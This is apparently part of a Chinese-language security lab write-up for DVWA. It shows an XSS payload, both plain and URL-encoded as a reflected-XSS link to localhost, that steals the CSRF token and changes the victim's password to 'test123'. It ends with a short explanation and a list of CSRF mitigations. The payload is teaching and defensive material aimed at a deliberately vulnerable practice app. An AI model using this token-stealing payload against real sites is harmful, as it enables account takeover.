
payload: <iframe src="../csrf" onload="var t=frames[0].document.getElementsByName('user\_token')[0].value,x=new XMLHttpRequest();x.open('GET', '../csrf/?password\_new=test123&password\_conf=test123&Change=Change&user\_token='+t, null);x.send()"></iframe>


发起攻击连接: http://localhost/DVWA-1.9/vulnerabilities/xss\_r/?name=%3Ciframe+src%3D%22..%2Fcsrf%22+onload%3D%22var+t%3Dframes%5B0%5D.document.getElementsByName%28%27user\_token%27%29%5B0%5D.value%2Cx%3Dnew+XMLHttpRequest%28%29%3Bx.open%28%27GET%27%2C+%27..%2Fcsrf%2F%3Fpassword\_new%3Dtest123%26password\_conf%3Dtest123%26Change%3DChange%26user\_token%3D%27%2Bt%2C+null%29%3Bx.send%28%29%22%3E%3C%2Fiframe%3E#

test123为修改后密码



1. 分析结果





1. 代码分析



说明：

针对请求进行随机token验证，需要借助xss漏洞实现漏洞利用

# 修复建议

1. 对于修改数据和登陆表单提交使用POST方式，同时数据通过POST方式读取
2. 添加随机token预防csrf攻击
3. 对提交的请求进行referer验证，验证规则请求referer必须以http(s)://host:port/开头
4. 针对修改密码，需要输入原密码进行验证
5. 可添加验证码进行用户确认